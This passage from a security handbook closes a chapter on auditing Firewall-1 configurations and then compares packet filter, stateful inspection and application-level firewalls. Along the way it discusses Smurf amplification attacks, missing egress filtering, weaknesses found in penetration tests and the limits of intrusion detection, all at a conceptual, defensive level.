


EXHIBIT 41.8 Complex rule base.

EXHIBIT 41.9 Disabled rule.




EXHIBIT 41.10 Implied pseudo-rules.

- Recommend corrections, solutions, and implementation priorities; a detailed implementation plan must be provided, showing how all of the solutions and fixes will coalesce
- Detailed analysis of security trade-offs, relating the risks to cost, ease of use, business requirements, and acceptable levels of risk
- Provide baseline data for future reference and comparison to ensure that systems are rolled out in a secure manner

Conclusion

A firewall is effective to the degree that it is properly implemented. And in today's corporate environments, it is easy for a firewall to become misconfigured. By reviewing the firewall setup, firewall administrators can ensure that their firewall is enforcing what they expect it to, in a secure manner. This makes for good sense and good security.

Notes

1. Screen shots in this chapter are from Firewall-1 v4.1 for Windows NT, but are germane for all platforms and versions. See C/fw1/docs/4.0-summary.html for the new features and up-grades in Firewall-1 version 4.x.
2. PricewaterhouseCoopers, Ernst & Young, Deloitte & Touche, Arthur Andersen, KPMG.
3. See http://web.mit.edu/security/www/gassp1.html for more information about GASSP.
4. Also see *Choosing the Right Firewall Architecture Environment* by B. Rothke (June 1998, *Enterprise Systems Journal*, http://www.esj.com/library/1998/june/0698028.htm).
5. It should be noted that while many safes will physically protect backup media, they will not protect this media against the heat from a fire. The safe must be specifically designed for data storage of media such as tapes, floppies, and hard drives.
6. A comprehensive list of tools can be found at www.hackingexposed.com/tools/tools.html.
7. See www.enteract.com/~lspitz.
8. See www.phoneboy.com/fw1/faq/0345.html for a comprehensive list of what the Firewall-1 control connections allow by default.

References

Checkpoint Knowledge Base, http://support.checkpoint.com/public/.

Checkpoint resource library, http://cgi.us.checkpoint.com/rl/resourcelib.asp.

Phoneboy, www.phoneboy.com, excellent Firewall-1 resource with large amounts of technical information.

Auditing Your Firewall Setup, Lance Spitzner, www.enteract.com/~lspitz/audit.html, www. csiannual. com/pdf/f7f8.pdf.

Building Your Firewall Rule Base, Lance Spitzner, www.enteract.com/~lspitz.

Firewall-1 discussion threads, http://msgs.securepoint.com/fw1/.

SecurityPortal, www.securityportal.com; latest and greatest firewall products and security news.

Marcus Ranum, Publications, Rants, Presentations & Code.

Pragmatic security information, http://web.ranum.com/pubs/index.shtml.

Internet Firewalls Frequently Asked Questions, www.interhack.net/pubs/fwfaq/.

SecurityFocus.com, www.securityfocus.com.

ICSA Firewall-1 Lab Report, www.icsa.net/html/communities/firewalls/certification/vendors/ checkpoint/ firewall1/nt/30a_report.shtml.

WebTrends Firewall Suite, www.webtrends.com/products/firewall/default.htm.

Intrusion Detection for FW-1, http://www.enteract.com/~lspitz.

Further Reading

Zwicky, Elizabeth, Building Internet Firewalls, O'Reilly & Assoc., 2000, ISBN: 1565928717.
Cheswick, William and S. Bellovin, *Firewalls and Internet Security*, Addison Wesley, 2001, ISBN: 020163466X.
Garfinkel, Simson and G. Spafford, *Practical UNIX and Internet Security*, O'Reilly & Associates, 1996, ISBN 1-56592-148-8.
Norberg, Stefan, Securing Windows NT/2000 Server, O'Reilly & Associates, 2001, ISBN 1-56592-768-0.
Scambray, Joel, S. McClure, and G. Kurtz, Hacking Exposed: Network Security Secrets and Solutions, McGraw-Hill, 2000, ISBN: 0072127481.

Resources and Mailing Lists

CERT/CC Advisories, www.cert.org/contact_cert/certmaillist.html.
@stake, http://www.atstake.com/research/advisories/index.html.
CIAC, http://ciac.llnl.gov/.
Firewall-1 mailing list, www.checkpoint.com/services/mailing.html.
Firewalls mailing list, http://lists.gnac.net/firewalls/.
Firewall Wizards list, www.nfr.com/forum/firewall-wizards.html.
CERIAS, www.cerias.purdue.edu/.
Bugtraq, Bugtraq-request@fc.net.
NTBugtraq, Ntbugtraq-request@fc.net.
ISS X-Force Advisories, www.iss.net/mailinglist.php.
Sun, www.sun.com/security/siteindex.html.
Microsoft, www.microsoft.com/security.
SANS, www.sans.org.

Comparing Firewall Technologies

Per Thorsheim

In early January 2001, a new Web page was launched. It was named Netscan,[1] and the creators had done quite a bit of work prior to launching their Web site. Actually, the work was quite simple, but time-consuming. They had pinged the entire routed IPv4 address space; or to be more exact, they pinged every IP address ending with .0 or .255. For each PING sent, they expected one PING REPLY in return. And for each network that replied with more than one packet, they counted the number of replies and put the data into a database. All networks that did reply with more than one packet for each packet sent were considered to be an amplifier network. After pinging the entire Internet (more or less), they published on their Web site a list of the 1024 worst networks, including the e-mail address for the person responsible for the IP address and its associated network. The worst networks were those networks that gave them the highest number of replies to a single PING, or the best amplification effect.

The security problem here is that it is rather easy to send a PING request to a network, using a spoofed source IP address. And when the recipient network replies, all those replies will be sent to the source address as given in the initial PING. As shown in Exhibit 42.1, the attacker can flood the Internet connection of the final recipient by repeating this procedure continuously.

In fact, the attacker can use an ISDN connection to create enough traffic to jam a T3 (45-Mbit) connection, using several SMURF amplifier networks to launch the attack. And as long as there are networks that allow such amplification, a network can be the target of the attack even if the network does not have the amplification problem itself, and there is not much security systems such as firewalls can do to prevent the attack.

This type of attack has been used over and over again to attack some of the biggest sites on the Internet, including the February 2000 attacks against Yahoo, CNN, Ebay, and Amazon.

Today, there are several Web sites that search for SMURF amplifier networks and publish their results publicly. In a presentation given in March 2001, this author pointed out the fact that the number of networks not protected from being used as such amplifiers had increased more than 1000 percent since January 2001.

One of the interesting findings from these attacks was that routers got blamed for the problems — not firewalls. And they were correct; badly configured Internet routers were a major part of the problem in these cases. Even worse is the fact that the only requirement for blocking this specific PING-based attack was to set one parameter in all routers connecting networks to the Internet. This has now become the recommended default in RFC 2644/BCP 34, "Changing the Default for Directed Broadcast in Routers." Security professionals should also read RFC 2827/BCP 0038, "Network Ingress Filtering: Defeating Denial-of-Service Attacks Which Employ IP Source Address Spoofing," to further understand spoofing attacks.

Another interesting observation after these attacks was President Clinton's announcement of a National Plan for Information Systems Protection, with valuable help from some of the top security experts in the United States. In this author's opinion, this serves as the perfect example of who should be at the top and responsible for security — the board of directors and the CEO of a company.

Finally, Web sites such as CNN, Yahoo, and Amazon all had firewalls in place, yet that did not prevent these attacks. Thus, a discussion of firewall technologies and what kind of security they can actually provide is in order.




EXHIBIT 42.1 Attacker using spoofed PING packets to flood a network by using a vulnerable intermediary network.

Firewall Technologies Explained

The Internet Firewalls FAQ[2] defines two basic types of firewalls: network-layer firewalls and application-layer firewalls (also referred to as application proxy firewalls, or just proxies). For this chapter, stateful inspection firewalls are defined as a mix of the first two firewall types, in order to make it easier to understand the similarities and differences between them.

The reader may already be familiar with the OSI layer model, in which the network layer is layer 3 and the application layer is at layer 7, as shown in Exhibit 42.2.

A firewall can simply be illustrated as a router that transmits packets back and forth between two or more networks, with some kind of security filtering applied on top.

Network-Level Firewalls: Packet Filters

Packet filter firewalls are very often just a router with access lists. In its most basic form, a packet filter firewall controls traffic based on the source and destination IP address of each IP packet and the destination port. Many packet filter firewalls also allow checking the packets based on the incoming interface (is it coming from the Internet, or the internal network?). They may also allow control of the IP packet based on the source port, day and time, protocol type (TCP, UDP, or ICMP), and other IP options as well, depending on the product.

The first thing to remember about packet filter firewalls is that they inspect every IP packet by itself; they do not see IP packets as part of a session. The second thing to remember about packet filter firewalls is that many of them, by default, have a fail-open configuration, meaning that, by default, they will let packets through unless specifically instructed not to. And finally, packet filters only check the HEADER of a packet, and not the DATA part of the packet. This means that techniques such as tunneling a service within another service will easily bypass a packet filter (e.g., running Telnet on port 80 through a firewall where the standard Telnet port 23 is blocked, but HTTP port 80 is open. Because the packet filter only sees source/destination and port number, it will allow it to pass).




EXHIBIT 42.2 The OSI seven-layer model.

Why Use Packet Filter Firewalls?

Some security managers may not be aware of it, but most probably there are lots of devices already in their network that can do packet filtering. The best examples are various routers. Most (if not all) routers today can be equipped with access lists, controlling IP traffic flowing through the router with various degrees of security. In many networks, it will just be a matter of properly configuring them for the purpose of acting as a packet filter firewall. In fact, the author usually recommends that all routers be equipped with at least a minimum of access lists, in order to maintain security for the router itself and its surroundings at a minimal level. Using packet filtering usually has little or no impact on throughput, which is another plus over the other technologies. Finally, packet filter firewalls support most (if not all) TCP/IP-based services.

Why Not Use Packet Filter Firewalls?

Well, they only work at OSI layer 3, or the network layer as it is usually called. Packet filter firewalls only check single IP packets; they do not care whether or not the packet is part of a session. Furthermore, they do not do any checking of the actual contents of the packet, as long as the basic header information is okay (such as source and destination IP address). It can be frustrating and difficult to create rules for packet filter firewalls, and maintaining consistent rules among many different packet filter firewalls is usually considered very difficult. As previously mentioned, the typical fail-open defaults should be considered dangerous in most cases.

Stateful Inspection Firewalls

Basically, stateful inspection firewalls are the same thing as packet filter firewalls, but with the ability to keep track of the state of connections in addition to the packet filtering abilities. By dynamically keeping track of whether a session is being initiated, currently transmitting data (in either direction), or being closed, the firewall can apply stronger security to the transmission of data. In addition, stateful inspection firewalls have various ways of handling popular services such as HTTP, FTP, and SMTP. These last options (of which there are many variants of from product to product) enable the firewall to actually check whether or not it is HTTP traffic going to TCP port 80 on a host in a network by "analyzing" the traffic. A packet filter will only assume that it is HTTP traffic because it is going to TCP port 80 on a host system; it has no way of actually checking the DATA part of the packet, while stateful inspection can partially do this.

A stateful inspection firewall is capable of understanding the opening, communication, and closing of sessions. Stateful inspection firewalls usually have a fail-close default configuration, meaning that they will not allow a packet to pass if they do not know how to handle the packet. In addition to this, they can also provide an extra level of security by "understanding" the actual contents (the data itself) within packets and sessions, compared to packet filters. This last part only applies to specific services, which may be different from product to product.

Why Use Stateful Inspection Firewalls?

Stateful inspection firewalls give high performance and provide more security features than packet filtering. Such features can provide extra control of common and popular services. Stateful inspection firewalls support most (if not all) services transparently, just like packet filters, and there is no need to modify client configurations or add any extra software for them to work.

Why Not Use Stateful Inspection Firewalls?

Stateful inspection firewalls may not provide the same level of security as application-level firewalls. They let the server and the client talk "directly" to each other, just like packet filters. This may be a security risk if the firewall does not know how to interpret the DATA contents of the packets flowing through the firewall. Even more disturbing is the fact that many people consider stateful inspection firewalls to be easier to configure wrongly, compared to application-level firewalls. This is due to the fact that packet filters and stateful inspection firewalls support most, if not all, services transparently, while application-level firewalls usually support only a very limited number of services and require modification to client software in order to work with non-supported services.

In a white paper from Network Associates,[3] the Computer Security Institute (CSI) was quoted as saying, "It is quite possible, in fact trivial, to configure stateful inspection firewalls to permit dangerous services through the firewall…. Application proxy firewalls, by design, make it far more difficult to make mistakes during configuration."

Of course, it should be unnecessary to say that no system is secure if it is not configured correctly. And human faults and errors are the number one, two, and three reasons for security problems, right?

Application-Level Firewalls

Application-level firewalls (or just proxies) work as a "man-in-the-middle," where the client asks the proxy to perform a task on behalf of the client. This could include tasks such as fetching Web pages, sending mail, retrieving files using FTP, etc. Proxies are application specific, meaning that they need to support the specific application (or, more exactly, the application-level protocol) that will be used. There are also standards for generic proxy functionality, with the most popular being SOCKS. SOCKS was originally authored by David Koblas and further developed by NEC. Applications that support SOCKS will be able to communicate through firewalls that also support the SOCKS standard.[4]

Similar to a stateful inspection firewall, the usual default of an application-level firewall is fail-close, meaning that it will block packets/sessions that it does not understand how to handle.

Why Use Application-Level Firewalls?

First of all, they provide a high level of security, primarily based on the simple fact that they only support a very limited number of services; however, they do support most, if not all, of the usual services that are needed on a day-to-day basis. They understand the protocols at the application layer and, as such, they may block parts of a protocol (allow receiving files using FTP, but denying sending files using FTP as an example). They can also detect and block vulnerabilities, depending on the firewall vendor and version.

Furthermore, there is no direct contact being made between the client and the server; the firewall will handle all requests and responses for the client and the server. With a proxy server, it is also easy to perform user authentication, and many security practitioners will appreciate the extensive level of logging available in application-level firewalls.

For performance reasons, many application-level firewalls can also cache data, providing faster response times and higher throughput for access to commonly accessed Web pages, for example. The author usually does not recommend that a firewall do this because a firewall should handle the inspection of traffic and provide a high level of security. Instead, security practitioners should consider using a stand-alone caching proxy server for increasing performance while accessing common Web sites. Such a stand-alone caching proxy server may, of course, also be equipped with additional content security, thus controlling access to Web sites based on content and other issues.

Why Not Use Application-Level Firewalls?

By design, application-level firewalls only support a limited number of services. If support for other applications/services/protocols is desired, applications may have to be changed in order to work through an application-level firewall. Given the high level of security such a firewall may provide (depending on its configuration, of course), it may have a very negative impact on performance compared to packet filtering and stateful inspection firewalls.

What the Market Wants versus What the Market Really Needs

Many firewalls today seem to mix these technologies together into a simple and easy-to-use product. Firewalls try to be a "turnkey" or "all-in-one" solution. Security in a firewall that can be configured by more or less plugging it in and turning it on is something in which this author has little faith. And, the all-in-one solution that integrates VPN, anti-virus, content security/filtering, traffic shaping, and similar functionality is also something in which this author has little trust. In fact, firewalls seem to get increasingly complex in order to make them easier to configure, use, and understand for the end users. This seems a little bit wrong; by increasing the amount of code in a product, the chances of security vulnerabilities in the product increase, and most probably exponentially.

In the author's opinion, a firewall is a "black box" in a network, which most regular users will not see or notice. Users should not even know that it is there.

The market decides what it wants, and the vendors provide exactly that. But does the market always know what is good for it? This is a problem that security professionals should always give priority to — teaching security understanding and security awareness.

Firewall Technologies: Quick Summary

As a rule of thumb, packet filters provide the lowest level of security, but the highest throughput. They have limited security options and features and can be difficult to administrate, especially if there is a large number of them in a network.

Stateful inspection firewalls provide a higher level of security, but may not give the same throughput as packet filters. The leading firewalls on the market today are stateful inspection firewalls, often considered the best mix of security, manageability, throughput, and transparent integration into most environments.

Application-level firewalls are considered by many to give the highest level of security, but will usually give less throughput compared to the two other firewall technologies.

In any case, security professionals should never trust a firewall by itself to provide good security. And no matter what firewall a company deploys, it will not provide much security if it is not configured correctly. And that usually requires quite a lot of work.

Perimeter Defense and How Firewalls Fit In

Many people seem to believe that all the bad hackers are "out there" on the Internet, while none of their colleagues in a firm would ever even think of doing anything illegal, internally or externally. Sadly, however, there are statistics showing that internal employees carry out maybe 50 percent of all computer-related crime.

This is why it is necessary to explain that security in a firewall and its surrounding environment works two ways. Hackers on the Internet are not allowed access to the internal network, and people (or hostile code such as viruses and Trojans) on the internal network should be prevented from sending sensitive data to the external network. The former is much easier to configure than the latter. As a practical example of this, here is what happened during an Internet penetration test performed by the author some time ago.

Practical Example of Missing Egress (Outbound) Filtering

The client was an industrial client with a rather simple firewall environment connecting them to the Internet. They wanted a high level of security and had used external resources to help configure their Internet router act as a packet filter firewall, in addition to a stateful inspection firewall on the inside of the Internet router, with a connection to the internal network. They had configured their router and firewall to only allow e-mail (SMTP, TCP port 25) back and forth between the Internet and their anti-virus (AV) e-mail gateway placed in a demilitarized zone (DMZ) on the stateful inspection firewall. The anti-virus e-mail gateway would check all in- and outgoing e-mail before sending it to the final recipient, be it on the internal network or on the Internet. The router was incredibly well configured; inbound access lists were extremely strict, only allowing inbound SMTP to TCP port 25. The same thing was the case for the stateful inspection firewall.

While testing the anti-virus e-mail gateway for SMTP vulnerabilities, the author suddenly noticed that each time he connected to the SMTP connector of the anti-virus e-mail gateway, it also sent a Windows NetBIOS request in return, in addition to the SMTP login banner.

This simple fact reveals a lot of information to an unauthorized person (see Exhibit 42.3). First of all, there is an obvious lack of egress (outbound) filtering in both the Internet router and the firewall. This tells us that internal systems (at least this one in the DMZ) can probably do NetBIOS communication over TCP/IP with external systems. This is highly dangerous for many reasons. Second, the anti-virus e-mail gateway in the DMZ is installed with NetBIOS, which may indicate that recommended good practices have not been followed for installing a Windows server in a high-security environment. Third, it may be possible to use this system to access other systems in the DMZ or on other networks (including the internal network) because NetBIOS is being used for communication among windows computers in a workgroup or domain. At least this is the author's usual experience when doing Internet penetration testing. Of course, an unauthorized person must break into the server in the DMZ first, but that also proves to be easier than most people want to believe.

How Can One Prevent Such Information Leakage?

Security managers should check that all firewalls and routers connecting them to external networks have been properly configured to block services that are considered "dangerous," as well as all services that are never supposed to be used against hosts on external networks, especially the Internet.




EXHIBIT 42.3 Missing egress filtering in the router and the firewall may disclose useful information to unauthorized people.

As a general rule, security managers should never allow servers and systems that are not being used at the local console to access the Internet in any way whatsoever. This will greatly enhance security, in such a way that hostile code such as viruses and Trojans will not be able to directly establish contact with and turn over control of the system to unauthorized persons on any external network.

This also applies to systems placed in a firewall DMZ, where there are systems that can be accessed by external people, even without any kind of user authentication. The important thing to remember here is: who makes the initial request to connect to a system?

If it is an external system making a connection to a mail server in a DMZ on TCP port 25 (SMTP), it is okay because it is (probably) incoming e-mail. If the mail server in the DMZ makes a connection to an external system on TCP port 25, that is also okay because it does this to send outgoing e-mail. However, if the only purpose of the mail server is to send and receive mail to and from the Internet, the firewalls and even the routers should be configured in accordance with this.

For the sake of easy administration, many people choose to update their servers directly from the Internet; some even have a tendency to sit directly on production servers and surf the World Wide Web without any restrictions or boundaries whatsoever. This poses a high security risk for the server, and also the rest of the surrounding environment, given the fact that (1) Trojans may get into the system, and (2) servers tend to have the same usernames and passwords even if they do not have anything in common except for being in the same physical/logical network.

To quote Anthony C. Zboralski Gaius[5] and his article "Things to Do in Cisco Land when You're Dead" in *Phrack Magazine*[6]:

> It's been a long time since I stopped believing in security. The core of the security problem is really because we are trusting trust (read Ken Thomson's article, Reflections on Trusting Trust). If I did believe in security then I wouldn't be selling penetration tests.

It can never be said that there is a logical link between high security and easy administration, nor will there ever be. Security is difficult, and it will always be difficult.

Common Mistakes that Lead to System and Network Compromises

Many security professionals say that "networks are hard on the outside, and soft on the inside," a phrase this author fully agrees with. The listing that follows shows some of the common weaknesses encountered over and over again.

- Remote access servers (RAS) are connected to the internal network, allowing intruders access to the network just like internal users, as soon as they have a username and password.
- Access lists and other security measures are not implemented in WAN routers and networks. Because small regional offices usually have a lower level of physical security, it may be easier to get access to the office, representing a serious risk to the entire network.

- Many services have default installations, making them vulnerable. They have known weaknesses, such as standard installation paths; default file and directory permissions that give all uses full control of the system, etc.
- Employees do not follow written password policies, and password policies are usually written with users (real people) in mind, and not generic system accounts.
- Many unnecessary services are running on various systems without being used. Many of these services can easily be used for denial-of-service (DoS) attacks against the system and across the network.
- Service applications run with administrator privileges, and their passwords are rarely changed from the default value. As an example, there are backup programs in which the program's username and password are the same as the name of the program, and the account has administrative privileges by default. Take a look at some of the default usernames/passwords lists that exist on the Internet; they list hundreds of default usernames and passwords for many, many different systems.[7]
- Companies have trust in authentication mechanisms and use them as their only defense against unauthorized people trying to get access to the various systems in the network. Many companies and people do not seem to understand that hackers do not need a username or password to get access to different systems; there are many vulnerabilities that give them full control within seconds.

Most, if not all, security professionals will recognize many of these as problems that will never go away. At the same time, it is very important to understand these problems, and professionals should work continuously to reduce or remove these problems.

When performing penetration testing, common questions and comments include: "How are you going to break into our firewall?" and "You are not allowed to do this and this and that." First of all, penetration testing does not involve breaking into firewalls, just trying to bypass them. Breaking into a firewall by itself may show good technical skills, but it does not really do much harm to the company that owns it. Second, hackers do not have to follow any rules, either given by the company they attack or the laws of the country. (Or the laws of the many countries they are passing through in order to do the attack over the Internet, which opens up lots more problems for tracking down and punishing the hackers, a problem that many security professionals are trying to deal with already.)

What about Security at the Management Workstations?

Many companies are deploying extremely tight security into their Internet connection environment and their internal servers. What many of them do wrong is that they forget to secure the workstations that are being used to administrate those highly secured systems. During a recent security audit of an Internet bank, the author was given an impressive presentation with firewalls, intrusion detection systems, proxies, and lots of other stuff thrown in. When checking a bit deeper, it was discovered that all the high-security systems were managed from specific workstations located on their internal network. All those workstations ("owned" by network administrators) were running various operating systems (network administrators tend to do this…) with more or less default configurations, including default usernames and passwords, SNMP,[8] and various services. All those workstations were in a network mixed with normal users; there were no access restrictions deployed except username/password to get access to those management stations. They even used a naming convention for their internal computers that immediately revealed which ones were being used for "critical system administration." By breaking into those workstations first (Trojans, physical access, other methods), it did not take long to get access to the critical systems.

Intrusion Detection Systems and Firewalls

Lately, more and more companies have been deploying intrusion detection systems (IDSs) in their networks. Here is another area in which it is easy to make mistakes. First of all, an IDS does not really help a company improve its security against hackers. An IDS will help a company to better detect and document an attack, but in most cases it will not be able to stop the attack. It is tempting to say that an IDS is just a new term for extensive logging and automated/manual analysis, which have been around for quite some time now.

Some time ago, someone came up with the bright idea of creating an IDS that could automatically block various attacks, or reconfigure other systems like firewalls to block the attacks. By doing a spoofing attack (very easy these days), hackers could create a false attack that originated from a trusted source (third party), making the IDS block all communications between the company and the trusted source. And suddenly everybody understood that the idea of such automated systems was probably a bad idea.

Some IDSs are signature based, while others are anomaly based. Some IDSs have both options, and maybe host and network based agents as well. And, of course, there are central consoles for logging and administrating the IDS agents deployed in the network. (How good is the security at those central consoles?)

- *Problem 1.* Signature-based detection more or less depends on specific data patterns to detect an attack. Circumventing this is becoming easier every day as hackers learn how to circumvent the patterns known by the IDS, while still making patterns that work against the target systems.
- *Problem 2.* Most IDSs do not understand how the receiving system reacts to the data sent to it, meaning that the IDSs can see an attack, but it does not know whether or not the attack was successful. So, how should the IDS classify the attack and assess the probability of the attack being successful?
- *Problem 3.* IDSs tend to create incredible amounts of false alerts, so who will check them all to see if they are legitimate or not? Some companies receive so many alerts that they just "tune" the system so that it does not create that many alerts. Sometimes this means that they do not check properly to see if there is something misconfigured in their network, but instead just turn off some of the detection signatures, thus crippling the IDS of its functions.
- *Problem 4.* Anomaly-based detection relies on a pattern of "normal" traffic and then generates alerts based on unusual activity that does not match the "normal" pattern. What is a "normal" pattern? The author has seen IDS deployments in which an IDS was placed into a network that was configured with all sorts of protocols, unnecessary services, and cleartext authentication flying over the wire. The "normal" template became a template for which almost everything was allowed, more or less disabling the anomaly detection capability of the IDS. (This is also very typical for "personal firewalls," which people are installing on their home systems these days.)

An IDS can be a very effective addition to a firewall because it is usually better at logging the contents of the attack compared to a firewall, which only logs information such as source/destination, date/time, and other information from the various IP/TCP/UDP headers. Using an IDS, it is also easier to create statistics over longer periods of time of hacker activity compared to just having a firewall and its logs. Such statistics may also aid in showing management what the reality is when it comes to hacking attempts and illegal access against the company's systems, as well as raising general security awareness among its users.

On the other hand, an IDS requires even more human attention than a firewall, and a company should have very clearly defined goals with such a system before buying and deploying it. Just for keeping hackers out of your network is not a good enough reason.

General Recommendations and Conclusions

A firewall should be configured to protect itself, in addition to the various networks and systems that it moves data to and from. In fact, a firewall should also "protect" the Internet, meaning that it should prevent internal "hackers" from attacking other parties connected to the Internet, wherever and whoever they are. Surrounding network equipment such as routers, switches, and servers should also be configured to protect the firewall environment in addition to the system itself.

Security professionals should consider using user authentication before allowing access to the Internet. This will, in many situations, block viruses and Trojans from establishing contact with hosts on the Internet using protocols such as HTTP, FTP, and Telnet, for example.

It may be unnecessary to say, but personal use of the Internet from a company network should, in general, be forbidden. Of course, the level of control here can be discussed, but the point is to prevent users from downloading dangerous content (viruses, Trojans) and sending out files from the internal network using protocols such as POP3, SMTP, FTP, HTTP, and other protocols that allow sending files in ASCII or binary formats.

Finally, other tools should be deployed as well to bring the security to a level that actually matches the level required (or wanted) in the company security policy. In the author's experience, probably less than 50 percent of all firewall installations are doing extensive logging, and less than 5 percent of the firewall owners are actually doing anything that even resembles useful log analysis, reporting, and statistics. To some, it seems like the attitude is "we've got a firewall, so we're safe." Such an attitude is both stupid and wrong.

